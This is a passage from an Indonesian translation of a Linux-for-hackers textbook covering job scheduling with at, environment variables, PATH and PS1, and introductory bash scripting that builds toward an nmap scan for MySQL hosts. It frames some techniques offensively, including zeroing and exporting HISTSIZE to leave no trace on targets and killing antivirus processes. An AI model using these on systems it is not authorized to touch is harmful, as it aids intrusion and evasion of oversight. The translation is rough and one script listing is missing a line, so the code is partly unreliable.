Kami menggunakan daemon at untuk menjadwalkan eksekusi suatu perintah atau serangkaian perintah di masa mendatang. Sintaksnya hanyalah perintah yang diikuti dengan waktu untuk menjalankan proses. Argumen waktu dapat diberikan dalam berbagai format.

Saat Anda masuk ke daemon at dengan waktu yang ditentukan, at masuk ke mode interaktif dan Anda akan disambut dengan perintah at>. Di sinilah Anda memasukkan perintah yang ingin Anda jalankan pada waktu yang ditentukan:

```
kali >at 7:20am
at >/root/myscanningscript
```

Cuplikan kode ini akan menjadwalkan skrip pemindaian saya untuk dijalankan hari ini pada pukul 07:20.

6.4 RINGKASAN

Mengelola proses di Linux adalah keterampilan utama bagi setiap pengguna dan *Hacker* Linux. Anda harus dapat melihat, menemukan, menghentikan, memprioritaskan, dan menjadwalkan proses untuk mengelola instans Linux Anda secara optimal. *Hacker* sering kali perlu menemukan proses pada target yang ingin mereka bunuh, seperti software antivirus atau firewall. Mereka juga perlu mengelola beberapa proses dalam sebuah serangan dan memprioritaskannya.

6.5 LATIHAN

Sebelum Anda melanjutkan ke Bab 7, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Jalankan perintah ps dengan opsi aux di sistem Anda dan perhatikan proses mana yang pertama dan mana yang terakhir
2. Jalankan perintah top dan catat dua proses menggunakan jumlah terbesar dari sumber daya Anda.
3. Gunakan perintah kill untuk mematikan proses yang menggunakan sumber daya paling banyak.
4. Gunakan perintah renice untuk mengurangi prioritas proses yang sedang berjalan menjadi +19
5. Buat scipt bernama myscanning (konten tidak penting) dengan editor teks dan kemudian jadwalkan untuk dijalankan Rabu depan jam 1 pagi.

BAB 7
MENGELOLA VARIABEL LINGKUNGAN USER

Untuk mendapatkan hasil maksimal dari sistem peretasan Linux, Anda perlu memahami variabel lingkungan dan mahir mengelolanya untuk kinerja, kenyamanan, dan bahkan siluman yang optimal. Namun, di antara area yang dianggap bermasalah oleh pendatang baru Linux, mengelola variabel lingkungan pengguna mungkin merupakan hal yang paling sulit untuk dikuasai. Secara teknis, ada dua jenis variabel: shell dan environment. Variabel lingkungan adalah variabel di seluruh sistem yang dibangun ke dalam sistem dan antarmuka Anda yang mengontrol cara sistem Anda terlihat, bertindak, dan "terasa" kepada pengguna, dan mereka diwarisi oleh shell atau proses anak mana pun. Variabel shell, di sisi lain, biasanya tercantum dalam huruf kecil dan hanya valid di shell tempat mereka ditempatkan. Untuk menghindari penjelasan yang berlebihan, saya hanya membahas beberapa variabel yang paling dasar dan berguna dan keterampilan untuk lingkungan dan ini. 'jangan terlalu terlalu dalam perbedaan antara mereka.

Variabel hanya berupa string dalam pasangan nilai kunci. Umumnya, setiap pasangan akan terlihat seperti KEY=*value*. Jika ada beberapa nilai, nilai tersebut akan terlihat seperti KEY=value1:value2. Seperti kebanyakan hal di Linux, jika ada spasi di dalam nilai, nilai tersebut harus diberi tanda kutip. Di Kali Linux, lingkungan Anda adalah bash shell Anda. Setiap pengguna, termasuk root, memiliki serangkaian variabel lingkungan default yang menentukan bagaimana tampilan, tindakan, dan perasaan sistem. Anda dapat mengubah nilai untuk variabel-variabel ini untuk membuat sistem Anda bekerja lebih efisien, menyesuaikan lingkungan kerja Anda untuk memenuhi kebutuhan pribadi Anda, dan berpotensi menutupi trek Anda jika perlu.

7.1 MELIHAT DAN MENGUBAH VARIABEL LINGKUNGAN

Anda dapat melihat semua variabel lingkungan default dengan memasukkan env ke terminal Anda dari direktori mana pun, seperti:

```
kali >env
XDG_VTNR=7
SSHAGENT_PID=922
XDG_SESSION_ID=2
XDG_GREETER_DATA_DIR=/var/lib/lightdm/data/root
GLADE_PIXMAP_PATH=:echo TERM=xterm SHELL=/bin/bash
--snip--
USER=root
--snip—
PATH=/usr/local/sbin :usr/local/bin:/usr/sbin:/sbin/bin
--snip--
HOME=/root
--snip--
```

Variabel lingkungan selalu huruf besar, seperti pada HOME, PATH, SHELL, dan seterusnya. Ini hanya variabel lingkungan default yang ada di sistem Anda. Seorang pengguna juga dapat membuat variabel mereka sendiri, dan seperti yang akan Anda lihat, kami memerlukan perintah yang berbeda untuk memasukkan variabel tersebut ke dalam output.

Melihat Semua Variabel Lingkungan

Untuk melihat semua variabel lingkungan, termasuk variabel shell, variabel lokal, dan fungsi shell seperti variabel yang ditentukan pengguna dan alias perintah, gunakan perintah set. Perintah ini akan mencantumkan semua variabel lingkungan yang unik untuk sistem Anda, yang dalam kebanyakan kasus akan memberi Anda keluaran selama Anda tidak dapat melihat semuanya pada satu layar. Anda dapat meminta untuk melihat setiap variabel, baris demi baris, dengan cara yang lebih mudah diakses menggunakan set dan menyalurkannya ke perintah more, sebagai berikut:

```
kali >set | more
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdlist:complete_fullquote:expand_aliases:extglob.....
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
--snip--
```

Sekarang daftar variabel akan mengisi satu layar, baris demi baris, lalu berhenti. Saat Anda menekan ENTER, terminal akan maju ke baris berikutnya, membawa Anda ke variabel berikutnya, sehingga Anda dapat menggulir dengan menekan atau menahan ENTER. Seperti yang mungkin Anda ingat dari Bab 2, setiap kali Anda menggunakan perintah more untuk output, Anda dapat memasukkan q untuk keluar (atau keluar) dan kembali ke *command prompt.*

Pemfilteran untuk Variabel Tertentu

Meskipun menggunakan set dengan more memberikan hasil yang lebih mudah dikelola daripada melihat melalui potongan besar nama variabel yang Anda dapatkan dengan set saja, itu masih bisa agak membosankan jika Anda mencari variabel tertentu. Sebagai gantinya, Anda dapat menggunakan grep perintah pemfilteran untuk menemukan variabel minat Anda.

Mari gunakan variabel HISTSIZE sebagai contoh. Variabel ini berisi jumlah maksimum perintah yang akan disimpan oleh file riwayat perintah Anda. Perintah-perintah ini adalah perintah yang pernah Anda ketikkan sebelumnya di command prompt di sesi ini dan dapat dipanggil kembali dengan tombol atas dan bawah. Perhatikan bahwa HISTSIZE tidak menyimpan perintah itu sendiri, hanya jumlah perintah yang dapat disimpan. Pipa output set Anda dengan grep untuk menemukan variabel HISTSIZE, seperti:

```
kali >set | grep HISTSIZE HISTSIZE=1000
```

Seperti yang Anda lihat, perintah ini menemukan variabel HISTSIZE dan menampilkan nilainya. Nilai default dari variabel ini mungkin disetel ke 1000 di sistem Anda. Hal ini menunjukkan bahwa terminal akan menyimpan 1.000 perintah terakhir Anda secara default.

Mengubah Nilai Variabel untuk Sesi

Sekarang mari lihat cara mengubah nilai variabel. Seperti yang disebutkan, variabel HISTSIZE berisi nilai jumlah perintah yang akan disimpan dalam file histori. Terkadang, Anda tidak ingin sistem Anda menyimpan perintah sebelumnya—mungkin karena Anda tidak ingin meninggalkan bukti aktivitas Anda di sistem Anda sendiri atau sistem target. Dalam hal ini, Anda dapat menyetel variabel HISTSIZE ke 0 sehingga sistem tidak akan menyimpan perintah Anda sebelumnya. Karena variabel ini memiliki nilai tunggal, untuk mengubahnya, Anda menetapkannya nilai baru dengan cara yang biasa diperlihatkan di Daftar 7.1.

```
kali >HISTSIZE=0
```

Daftar 7.1 Mengubah nilai HISTSIZE

Sekarang, ketika Anda mencoba menggunakan tombol atas dan bawah untuk memanggil perintah Anda, tidak ada yang terjadi karena sistem tidak lagi menyimpannya. Ini diam-diam, meski bisa tidak nyaman.

Membuat Perubahan Nilai Variabel Permanen

Saat Anda mengubah variabel lingkungan, perubahan itu hanya terjadi di lingkungan tertentu; dalam hal ini, lingkungan tersebut adalah sesi bash shell. Ini berarti bahwa saat Anda menutup terminal, setiap perubahan yang Anda buat akan hilang dengan nilai yang disetel kembali ke defaultnya. Jika Anda ingin membuat perubahan permanen, Anda harus menggunakan perintah export. Perintah ini akan mengekspor nilai baru dari lingkungan Anda saat ini (bash shell) ke seluruh sistem, membuatnya tersedia di setiap lingkungan sampai Anda mengubah dan mengekspornya lagi.

Variabel adalah string, jadi jika Anda menjalankannya dengan hati-hati, bukanlah ide yang buruk untuk menyimpan konten variabel ke file teks sebelum Anda memodifikasinya. Misalnya, karena kita akan mengubah variabel PS1, yang mengontrol informasi yang Anda tampilkan di prompt, pertama-tama jalankan perintah berikut untuk menyimpan nilai yang ada ke file teks di direktori beranda pengguna saat ini:

```
kali >echo $HISTSIZE> ~/valueofHISTSIZE.txt
```

Dengan cara ini, Anda selalu dapat mengurungkan perubahan Anda. Jika Anda ingin lebih berhati-hati dan membuat file teks dengan semua setelan saat ini, Anda dapat menyimpan output dari perintah set ke file teks dengan perintah seperti ini:

```
kali >set> ~/valueofALLon01012017.txt
```

Setelah Anda mengubah sebuah variabel, seperti yang kami lakukan di Daftar 71, Anda dapat membuat perubahan tersebut permanen dengan memasukkan ekspor, lalu nama variabel yang Anda ubah, seperti yang ditunjukkan di sini:

```
kali >export HISTSIZE
```

Sekarang variabel HISTSIZE akan tetap disetel ke 0 saat Anda meninggalkan lingkungan ini dan memasuki lingkungan lain. Jika Anda ingin menyetel ulang variabel HISTSIZE ke 1.000, cukup masukkan ini:

```
kali >HISTSIZE=1000 kali >export HISTSIZE
```

Cuplikan kode ini akan menetapkan nilai variabel HISTSIZE Anda menjadi 1.000 dan mengekspornya ke semua lingkungan Anda.

7.2 MENGUBAH PROMPT SHELL ANDA

Permintaan shell Anda, variabel lingkungan lain, memberi Anda informasi yang berguna seperti pengguna yang Anda operasikan dan direktori tempat Anda bekerja saat ini. Permintaan shell default di Kali menggunakan format berikut:

```
username@hostname:current_directory
```

Jika Anda bekerja sebagai pengguna root, ini diterjemahkan ke perintah default berikut:

```
root@kali:current_directory
```

Anda dapat mengubah nama di prompt shell default dengan menyetel nilai untuk variabel PS1. Variabel PS1 memiliki serangkaian placeholder untuk informasi yang ingin Anda tampilkan di prompt, termasuk yang berikut:

\u Nama pengguna saat ini
\h Nama host
\W Nama dasar dari direktori kerja saat ini

Ini sangat berguna jika Anda kebetulan memiliki shell di beberapa sistem atau login sebagai beberapa akun. Dengan menyetel nilai \u dan \h berbeda untuk kerang atau akun yang berbeda, Anda dapat mengetahui secara sekilas siapa Anda dan apa sistem Anda saat ini.

Mari bersenang-senang dan ubah prompt di terminal Anda. Misalnya, Anda dapat memasukkan yang berikut:

```
kali >PS1="World's Best Hacker: #"
World's Best Hacker: #
```

Sekarang, setiap kali Anda menggunakan terminal ini, Anda akan diingatkan bahwa Anda adalah "*Hacker* Terbaik Dunia". Namun, setiap terminal berikutnya yang Anda buka akan tetap memiliki prompt perintah default, karena variabel PS1 hanya menyimpan nilai untuk sesi terminal Anda. Ingat, sampai Anda mengekspor variabel, itu hanya baik untuk sesi tersebut. Jika Anda sangat menyukai prompt perintah baru ini dan ingin melihatnya di setiap terminal, Anda perlu mengekspornya, seperti:

```
kali >export PS1
```

Ini akan membuat perubahan permanen di semua sesi.

Bagaimana jika sedikit lebih menyenangkan? Katakanlah Anda benar-benar ingin terminal Anda terlihat seperti prompt cmd Windows. Dalam hal ini, Anda dapat mengubah nama prompt menjadi C: dan mempertahankan \w agar prompt menampilkan direktori Anda saat ini, seperti yang ditunjukkan di Daftar 7.2.

```
kali >export PS1='C:\w> ' C:/tmp>
```

Daftar 7.2 Mengubah prompt dan menampilkan direktori saat ini

Menampilkan prompt Anda direktori Anda saat ini pada umumnya dapat berguna, terutama bagi pemula, jadi ini adalah sesuatu yang perlu dipertimbangkan saat Anda mengubah variabel PS1 Anda.

7.3 MENGUBAH PATH ANDA

Salah satu variabel terpenting di lingkungan Anda adalah variabel PATH Anda, yang mengontrol di mana pada sistem Anda, shell Anda akan mencari perintah yang Anda masukkan, seperti cd, ls, dan echo. Sebagian besar perintah berada di subdirektori sbin atau bin, seperti /usr/local/sbin atau usr/local/bin. Jika bash shell tidak menemukan perintah di salah satu direktori di variabel PATH Anda, itu akan mengembalikan perintah kesalahan tidak ditemukan, bahkan jika perintah itu ada di direktori yang tidak ada di PATH Anda.

Anda dapat mengetahui direktori mana yang disimpan dalam variabel PATH Anda dengan menggunakan echo pada kontennya, seperti:

```
kali >echo $PATH
/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin
```

Ini adalah direktori tempat terminal Anda akan mencari perintah lainnya. Saat Anda memasukkan ls, misalnya, sistem tahu untuk mencari di setiap direktori ini untuk mencari perintah ls, dan ketika menemukan ls, sistem akan menjalankannya.

Setiap direktori dipisahkan dengan tanda titik dua (:), dan jangan lupa untuk menambahkan simbol konten $ ke PATH

Menambahkan ke Variabel PATH

Anda mungkin dapat melihat mengapa penting untuk mengetahui apa yang ada dalam variabel PATH Anda: jika Anda mengunduh dan memasang alat baru—misalnya alat *Hacker* baru—ke dalam direktori */root/newhackingtool*, Anda hanya dapat menggunakan alat itu saat Anda berada di direktori tersebut karena direktori tersebut tidak berada dalam variabel PATH. Setiap kali ingin menggunakan alat tersebut, Anda harus terlebih dahulu *open/root/newhackingtool*, yang agak merepotkan jika Anda ingin sering menggunakan alat tersebut.

Agar dapat menggunakan alat baru ini dari direktori mana pun, Anda perlu menambahkan direktori yang menyimpan alat ini ke variabel PATH Anda. Untuk menambahkan *hacking toolan* baru ke variabel PATH Anda, masukkan yang berikut ini:

```
kali >PATH=$PATH:/root/newhackingtool
```

Ini menetapkan variabel PATH asli plus *direktori/root/newhackingtool* ke variabel PATH baru, sehingga variabel berisi semua yang dilakukan sebelumnya, plus direktori alat baru. Jika Anda memeriksa kembali isi variabel PATH, Anda akan melihat bahwa direktori ini telah ditambahkan ke akhir PATH, seperti yang ditunjukkan di sini:

```
kali >echo $PATH
/usr/local/sbin:usr/local/bin:/usr/sbin:/sbin/bin:/root/newhackingtool
```

Sekarang Anda dapat menjalankan aplikasi hacking toolan baru dari mana saja di sistem Anda daripada harus menavigasi ke direktorinya. *Bash shell* akan terlihat di semua direktori yang tercantum untuk alat baru Anda!

Cacatan

Menambahkan ke PATH dapat menjadi teknik yang berguna untuk direktori yang sering Anda gunakan, tetapi berhati-hatilah untuk tidak menambahkan terlalu banyak direktori ke variabel PATH Anda. Karena sistem harus menelusuri setiap dan setiap direktori di PATH untuk menemukan perintah, menambahkan banyak direktori dapat memperlambat terminal dan peretasan Anda.

Bagaimana Tidak Menambahkan ke Variabel PATH

Salah satu kesalahan yang biasa dilakukan oleh pengguna baru Linux adalah menetapkan direktori baru, seperti */root/newhackingtool*, langsung ke variabel PATH dengan cara ini:

```
kali >PATH=/root/newhackingtool
kali >echo $PATH
/root/newhackingtool
```

Jika Anda menggunakan perintah ini, variabel PATH Anda hanya akan berisi *direktori/root/newhackingtool* dan tidak lagi berisi direktori biner sistem seperti*/bin,/sbin*, dan lainnya yang memegang perintah penting. Saat Anda kemudian pergi untuk menggunakan salah satu perintah sistem, Anda akan menerima perintah kesalahan tidak ditemukan, seperti yang ditunjukkan berikutnya, kecuali jika Anda pertama kali menavigasi ke direktori biner sistem saat Anda menjalankan perintah:

```
kali >cd bash: cd: command not found
```

Ingatlah bahwa Anda ingin menambahkan ke variabel PATH, bukan menggantinya. Jika Anda ragu, simpan konten variabel di suatu tempat sebelum Anda mengubahnya.

7.4 MENCIPTAKAN VARIABEL *USER-DEFINE*

Anda dapat membuat variabel kustom Anda sendiri yang ditentukan pengguna di Linux dengan hanya menetapkan nilai ke variabel baru yang Anda beri nama. Ini mungkin berguna saat Anda melakukan skrip shell yang lebih canggih atau mendapati Anda sering menggunakan perintah panjang yang membuat Anda bosan mengetik berulang-ulang.

Sintaksnya sangat mudah: masukkan nama variabel Anda, diikuti dengan simbol penetapan (=), lalu nilai yang akan dimasukkan ke dalam variabel, seperti yang ditunjukkan di sini:

```
kali >MYNEWVARIABLE="Hacking is the most valuable skill set in the 21stcentury
```

Ini menetapkan string ke variabel MYNEWVARIABLE. Untuk melihat nilai dalam variabel tersebut, gunakan perintah gema dan simbol konten $ dengan nama variabel seperti yang kita lakukan sebelumnya:

```
kali >echo $MYNEWVARIABLE
Hacking is the most valuable skill set in the 21st century
```

Sama seperti variabel lingkungan sistem kami, variabel yang ditentukan pengguna harus diekspor untuk bertahan ke sesi baru.

Jika Anda ingin menghapus variabel baru ini, atau variabel apa pun, gunakan perintah yang tidak disetel. Namun, selalu pikirkan sebelum menghapus variabel sistem karena sistem Anda mungkin akan beroperasi jauh berbeda sesudahnya.

```
kali >unset MYNEWVARIABLE
kali >echo $MYNEWVARIABLE
kali >
```

Seperti yang Anda lihat, saat Anda memasukkan MYNEWVARIABLE yang tidak disetel, Anda menghapus variabel beserta nilainya. Jika Anda menggunakan gema pada variabel yang sama, Linux sekarang akan menampilkan baris kosong.

7.5 RINGKASAN

Anda mungkin menemukan variabel lingkungan asing, tetapi bernilai untuk mengetahuinya. Mereka mengontrol bagaimana lingkungan kerja Anda di Linux tampak, bertindak, dan terasa. Anda dapat mengelola variabel-variabel ini untuk menyesuaikan lingkungan Anda dengan kebutuhan Anda dengan mengubahnya, mengekspornya, dan bahkan membuatnya sendiri. Dalam beberapa kasus, mereka mungkin berguna untuk menutupi jejak Anda sebagai *Hacker*.

7.6 LATIHAN

Sebelum Anda melanjutkan ke Bab 8, cobalah keterampilan yang Anda pelajari dari bab ini dengan menyelesaikan latihan berikut:

1. Lihat semua variabel lingkungan Anda dengan command more.
2. Gunakan perintah echo untuk melihat variabel HOSTNAME.

3. Temukan metode untuk mengubah garis miring (/) dalam contoh Microsoft cmd PS1 palsu (lihat Daftar 72)
4. Buat variabel bernama MYNEWVARIABLE.
5. Ekspor MYNEWVARIABLE agar tersedia di semua lingkungan.
6. Gunakan perintah echo untuk melihat isi dari variabel PATH.
7. Tambahkan direktori home Anda ke variabel PATH sehingga semua binari di direktori home Anda dapat digunakan di direktori mana pun.
8. Ubah variabel PS1 Anda menjadi "*Hacker* Terbesar di Dunia:"

BAB 8
SKRIP *BASH*

Hacker yang menghargai diri sendiri harus mampu menulis skrip. Dalam hal ini, administrator Linux yang menghargai diri sendiri harus dapat membuat skrip. *Hacker* sering kali perlu mengotomatiskan perintah, terkadang dari beberapa alat, dan ini paling efisien dilakukan melalui program singkat yang mereka tulis sendiri.

Dalam bab ini, kami membuat beberapa skrip bash shell sederhana untuk memulai. Anda dengan scripting. Kami akan menambahkan kemampuan dan fitur seiring kemajuan, yang pada akhirnya membuat skrip yang mampu menemukan potensi target serangan pada berbagai alamat IP.

Untuk menjadi seorang *Hacker* elit, Anda juga memerlukan kemampuan untuk membuat skrip di salah satu bahasa skrip yang banyak digunakan, seperti Ruby (eksploitasi Metasploit ditulis di Ruby), Python (banyak hacking toolan adalah Perskrip, Python) bahasa skrip manipulasi teks terbaik). Saya memberikan pengantar singkat tentang skrip Python di Bab 17.

8.1 *CRASH COURSE* DI *BASH*

Shell adalah antarmuka antara pengguna dan sistem operasi yang memungkinkan Anda untuk memanipulasi file dan menjalankan perintah, utilitas, program, dan banyak lagi. Keuntungan dari shell adalah Anda melakukan tugas-tugas ini segera dari komputer dan tidak melalui abstraksi seperti GUI yang memungkinkan Anda untuk menyesuaikan tugas Anda dengan kebutuhan Anda. Sejumlah shell yang berbeda tersedia untuk Linux, termasuk shell Korn, shell Z, shell C, dan shell Bourneagain, yang lebih dikenal sebagai bash.

Karena bash shell tersedia di hampir semua distribusi Linux dan UNIX (termasuk macOS dan Kali), kami akan menggunakan shell bash secara eksklusif. Shell bash dapat menjalankan perintah sistem, utilitas, atau aplikasi apa pun yang dapat dijalankan oleh baris perintah biasa Anda, tetapi juga menyertakan beberapa perintah bawaannya sendiri. Tabel 81 nanti di bab ini memberi Anda referensi ke beberapa perintah berguna yang berada di dalam shell bash.

Di bab sebelumnya, Anda menggunakan perintah cd , pwd , set, dan umask. Di bagian ini, Anda akan menggunakan dua perintah lagi: perintah echo yang pertama kali digunakan di Bab 7 yang menampilkan pesan ke layar dan perintah read yang membaca data dan menyimpannya di tempat lain. Hanya dengan mempelajari kedua perintah ini saja, Anda dapat membuat alat yang sederhana namun kuat.

Anda akan memerlukan editor teks untuk membuat skrip shell. Anda dapat menggunakan editor teks Linux mana saja yang paling Anda sukai, termasuk vi, vim, emacs, gedit, kate, dan sebagainya. Saya akan menggunakan Leafpad dalam tutorial ini, seperti yang saya lakukan di bab sebelumnya. Menggunakan editor yang berbeda seharusnya tidak membedakan skrip atau fungsionalitasnya.

8.2 SKRIP PERTAMA ANDA: "HALO, *HACKERS*-BANGKIT!"

Untuk skrip pertama Anda, kami akan memulai dengan program sederhana yang mengembalikan pesan ke layar yang mengatakan "Halo, *Hacker* Bangkit!" Buka editor teks Anda, dan ayo.

Untuk memulai, Anda perlu memberi tahu sistem operasi Anda juru bahasa mana yang ingin Anda gunakan untuk skrip. Untuk melakukan ini, masukkan *shebang*, yang merupakan kombinasi dari tanda pagar dan tanda seru, seperti:

```
#!
```

Anda kemudian mengikuti shebang (#!) dengan/bin/bash untuk menunjukkan bahwa Anda ingin sistem operasi menggunakan penerjemah bash shell. Seperti yang akan Anda lihat di bab-bab selanjutnya, Anda juga dapat menggunakan shebang untuk menggunakan juru bahasa lain, seperti Perl atau Python. Di sini, Anda ingin menggunakan penerjemah bash, jadi masukkan yang berikut:

```
#! /bin/bash
```

Selanjutnya, masukkan perintah echo, yang memberi tahu sistem untuk mengulangi (atau menggema) kembali ke monitor Anda apa pun yang mengikuti perintah tersebut.

Dalam hal ini, kami ingin sistem bergema kembali kepada kami "Halo, *Hacker*-Bangun!", seperti yang dilakukan di Daftar 8.1. Perhatikan bahwa teks atau pesan yang ingin kita ulangi harus dalam tanda kutip ganda.

```
#! /bin/bash

# This is my first bash script. Wish me luck.

echo "Halo, Hackers-Bangkit!"
```

Daftar 8.1 Anda *"Halo, Hacker-Bangkit!"* naskah

Di sini, Anda juga melihat baris yang diawali dengan tanda hash (#). Ini adalah komentar, yang merupakan catatan yang Anda tinggalkan untuk diri sendiri atau orang lain yang membaca kode untuk menjelaskan apa yang Anda lakukan dalam skrip. Pemrogram menggunakan komentar dalam setiap bahasa pengkodean. Komentar ini tidak dibaca atau dilaksanakan oleh penerjemah, sehingga Anda tidak perlu khawatir akan mengacaukan kode Anda. Mereka hanya terlihat oleh manusia. Shell bash tahu bahwa sebuah baris adalah komentar jika dimulai dengan karakter #.

Sekarang, simpan file ini sebagai *HelloHackerBangkit t*anpa ekstensi dan keluar dari editor teks Anda.

Menyetel Izin Eksekusi

Secara default, skrip bash yang baru dibuat tidak dapat dijalankan bahkan oleh Anda, pemiliknya. Mari kita lihat izin pada file baru kita di baris perintah dengan menggunakan cd untuk pindah ke direktori lalu memasukkan ls -l. Ini seharusnya terlihat seperti ini:

```
kali >ls -l
--snip --
-rw-r--r-- 1 root root 42 Oct 22 14:32 Hello*Hacker*sBangkit
--snip -
```

Seperti yang Anda lihat, file baru kami memiliki izin rw-r--r--(644). Seperti yang Anda pelajari di Bab 5, ini berarti pemilik file ini hanya memiliki izin membaca (r) dan menulis (w), tetapi tidak menjalankan (x) izin. Grup dan semua pengguna lainnya hanya memiliki izin baca. Kami perlu memberi diri kami izin untuk menjalankan skrip ini. Kami mengubah izin dengan perintah chmod, seperti yang Anda lihat di Bab 5. Untuk memberi pemilik, grup, dan semua orang lain untuk menjalankan izin, masukkan yang berikut ini:

```
kali >chmod 755 Hello<i>Hacker</i>sBangkit
```

Sekarang saat kami melakukan daftar panjang pada file, seperti jadi, kami dapat melihat bahwa kami memiliki izin eksekusi:

```
kali >ls -l
--snip--
-rwx r-x r-x 1 root root 42 Oct 22 14:32 Hello<i>Hacker</i>sBangkit
--snip--
```

Skrip sekarang siap dijalankan!
Menjalankan *HelloHackersBangkit* Untuk menjalankan skrip sederhana kami, masukkan kode berikut:

```
kali >./Hello<i>Hacker</i>sBangkit
```

./ sebelum nama file memberi tahu sistem bahwa kami ingin menjalankan skrip ini di file Hello*Hacker*sBangkit dari direktori saat ini. Ini juga memberi tahu sistem bahwa jika ada file lain di direktori lain bernama *HaloHackersBangkit*, abaikan saja dan jalankan *HaloHackersBangkit* hanya di direktori saat ini. Sepertinya tidak mungkin ada file lain dengan nama ini di sistem Anda, tetapi praktik yang baik adalah menggunakan ./ saat menjalankan file, karena ini melokalkan eksekusi file ke direktori saat ini dan banyak direktori yang akan memiliki nama duplikat mempersiapkan.

Saat kami menekan ENTER, skrip kami yang sangat sederhana akan mengembalikan pesan kami ke monitor:

```
Helo, <i>Hacker</i> Bangkit!
```

Dan sekarang sukses! Anda sudah menyelesaikan skrip shell pertama Anda!

Menambahkan Fungsi dengan Variabel dan User Input

Jadi, sekarang kita memiliki skrip sederhana. Semua yang dilakukannya hanyalah menambahkan pesan echo kembali ke output standar. Jika kami ingin membuat skrip yang lebih lanjutan, kami mungkin perlu menambahkan beberapa variabel.

Variabel adalah area penyimpanan yang dapat menyimpan sesuatu dalam memori. “Sesuatu” itu mungkin beberapa huruf atau kata (string) atau angka. Ini dikenal sebagai variabel karena nilai yang ada di dalamnya dapat diubah; ini adalah fitur yang sangat berguna untuk menambahkan fungsionalitas ke skrip.

Dalam skrip berikutnya, kami akan menambahkan fungsionalitas untuk meminta nama pengguna, menempatkan apa pun yang mereka masukkan ke dalam variabel, lalu meminta pengguna untuk bab yang mereka gunakan dalam buku ini, dan memasukkan variabel itu ke keyboard. Setelah itu, kami akan menggemakan pesan selamat datang yang menyertakan nama mereka dan bab kembali ke pengguna.

Buka file baru di editor teks Anda dan masukkan skrip yang ditampilkan di Daftar 8.2.

```
❶ #! /bin/bash

❷ # Ini adalah skrip bash kedua Anda. Dalam hal ini, Anda meminta /
  # pengguna untuk input, menempatkan input dalam variabel, dan /
  # menampilkan konten variabel dalam string.

❸ echo "Siapakah Namamu?
```

```
❹ echo " Bab apa yang Anda ikuti di Dasar-dasar Linux untuk Hacker?"

read chapter

❺ echo "Selamat Datang" $name "di Bab" $chapter "Dasar Linux untuk Hacker!"
```

Kami membuka dengan #! /bin/bash untuk memberi tahu sistem bahwa kami ingin menggunakan juru bahasa bash untuk skrip ini ❶. Kami kemudian menambahkan komentar yang menjelaskan skrip dan fungsinya ❷. Setelah itu, kami meminta nama pengguna dan meminta juru bahasa untuk membaca masukan dan menempatkannya ke dalam variabel yang kami sebut nama ❸. Kemudian, kami meminta pengguna untuk memasuki bab yang sedang mereka kerjakan di buku ini, dan kami kembali membaca input keyboard ke dalam variabel, kali ini disebut bab ❹.

Di baris terakhir, kami membuat baris keluaran yang menyambut pembaca dengan nama mereka ke bab mereka berada pada ❺. Kami menggunakan perintah gema dan memberikan teks yang ingin kami tampilkan di layar dalam tanda kutip ganda. Kemudian, untuk mengisi nama dan nomor bab yang dimasukkan pengguna, kami menambahkan variabel yang seharusnya muncul di pesan. Seperti disebutkan dalam Bab 7, untuk menggunakan nilai yang terkandung dalam variabel, Anda harus mendahului nama variabel dengan simbol $.

Simpan file ini sebagai WelcomeScript.sh. Ekstensi .sh adalah konvensi untuk file skrip. Anda mungkin telah memperhatikan bahwa kami tidak menyertakan ekstensi sebelumnya; itu tidak benar-benar diperlukan, dan jika Anda membiarkan ekstensi tidak aktif, file akan disimpan sebagai file skrip shell secara default.

Sekarang, mari jalankan skrip ini. Jangan lupa untuk memberi diri Anda izin menjalankan dengan chmod terlebih dahulu; jika tidak, sistem operasi akan memarahi Anda dengan pesan deny message.

```
kali >./WelcomeScript.sh
Sipa namamu?
OccupytheWeb
Bab apa yang Anda ikuti di Dasar-dasar Linux untuk Hacker?
8
Welcome OccupytheWeb untuk Bab 8 Dasar Linux  untuk Hackers!
```

Seperti yang Anda lihat, skrip Anda mengambil input dari pengguna, menempatkannya ke dalam variabel, dan kemudian menggunakan input tersebut untuk memberi salam kepada pengguna.

Ini adalah skrip yang sederhana, tetapi ini mengajari Anda cara menggunakan variabel dan mengambil input dari keyboard. Keduanya adalah konsep penting dalam pembuatan skrip yang perlu Anda gunakan dalam skrip yang lebih kompleks di masa mendatang.

8.3 SKRIP *HACKER* PERTAMA ANDA: PINDAI PORT TERBUKA

Sekarang setelah Anda memiliki beberapa keterampilan skrip dasar, mari beralih ke skrip yang sedikit lebih canggih yang memiliki aplikasi dunia nyata untuk meretas. Kami akan menggunakan contoh dari dunia peretasan topi hitam. Black Hat *Hacker* (*Hacker* topi hitsm)

adalah mereka yang memiliki niat jahat, seperti mencuri nomor kartu kredit atau merusak situs web. White hat *Hacker* (*Hacker* topi pputih) adalah mereka yang memiliki niat baik, seperti membantu pengembang software atau administrator sistem membuat sistem mereka lebih aman. *Hacker* topi abu-abu adalah mereka yang cenderung bergerak di antara dua ekstrem ini.

Sebelum melanjutkan, Anda perlu membiasakan diri dengan alat sederhana namun penting bernama nmap yang diinstal di Kali secara default. Anda mungkin pernah mendengar namanya; nmap digunakan untuk menyelidiki suatu sistem untuk melihat apakah sistem itu terhubung ke jaringan dan mencari tahu port apa yang terbuka. Dari port terbuka yang ditemukan, Anda dapat menduga layanan apa yang berjalan pada sistem target. Ini adalah keterampilan yang sangat penting bagi *Hacker* atau administrator sistem mana pun.

Dalam bentuk yang paling sederhana, sintaks untuk menjalankan pemindaian nmap terlihat seperti ini:

```
nmap <type of scan><target IP><optionally, target port>
```

Tidak terlalu sulit. Pemindaian nmap yang paling sederhana dan paling andal adalah pemindaian koneksi TCP, yang ditandai dengan sakelar -sT di nmap. Jadi, jika Anda ingin memindai alamat IP 192.168.181.1 dengan pemindaian TCP, Anda harus memasukkan kode berikut:

```
nmap -sT 192.168.181.1
```

Untuk melangkah lebih jauh, jika Anda ingin melakukan pemindaian TCP alamat 192.168.181.1, mencari untuk melihat apakah port 3306 (port default untuk MySQL) terbuka, Anda dapat memasukkan ini:

```
nmap -sT 192.168.181.1 -p 3306
```

Di sini, -p menunjukkan port yang ingin Anda pindai. Silakan dan coba itu sekarang di sistem Kali Anda.

```
❶ #! /bin/bash

❷ # This script is designed to find hosts with MySQL installed

nmap ❸-sT 192.168.181.0/24 ❹-p 3306 ❺>/dev/null ❻-oG MySQLscan

